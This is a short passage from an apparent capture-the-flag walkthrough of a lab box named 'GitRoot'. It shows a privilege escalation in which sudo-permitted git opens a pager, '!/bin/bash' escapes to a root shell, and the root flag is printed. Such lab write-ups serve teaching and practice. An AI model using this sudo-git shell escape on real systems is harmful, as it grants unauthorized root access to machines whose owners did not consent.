
```
 to read about a specific subcommand or concept.
 jen@GitRoot:/home/jen$ sudo /usr/bin/git help -a
 See 'git help <command>' to read about a specific sub
```

execute bash shell command & voila now we're root user!



```
    push                    Update remote refs along wi
    range-diff              Compare two commit ranges (
    rebase                  Reapply commits on top of a
 !/bin/bash
 root@GitRoot:/home/jen# id
 uid=0(root) gid=0(root) groups=0(root)
 root@GitRoot:/home/jen# 
```

& we captured the root flag!



```
                              ,/////////////////////////           /////////////////////////
                                ///////////////////////////////////////////////////////////
                                   ,////////////////////////////////////////////////////
                                      ////////////////////////////////////////////////
                                        ,//////////////////////////////////////////
                                           //////////////////////////////////////
                                             .////////////////////////////////
                                                ///////////////////////////
                                                  .//////////////////////
                                                     /////////////////
                                                       .////////////


Thank you for completing my box! Please let my know what you liked and what you didn't like at my twitter @Recursive_NULL


734ae32be131cd0681f86c03858f4f587a3c69ce
root@GitRoot:~# 
```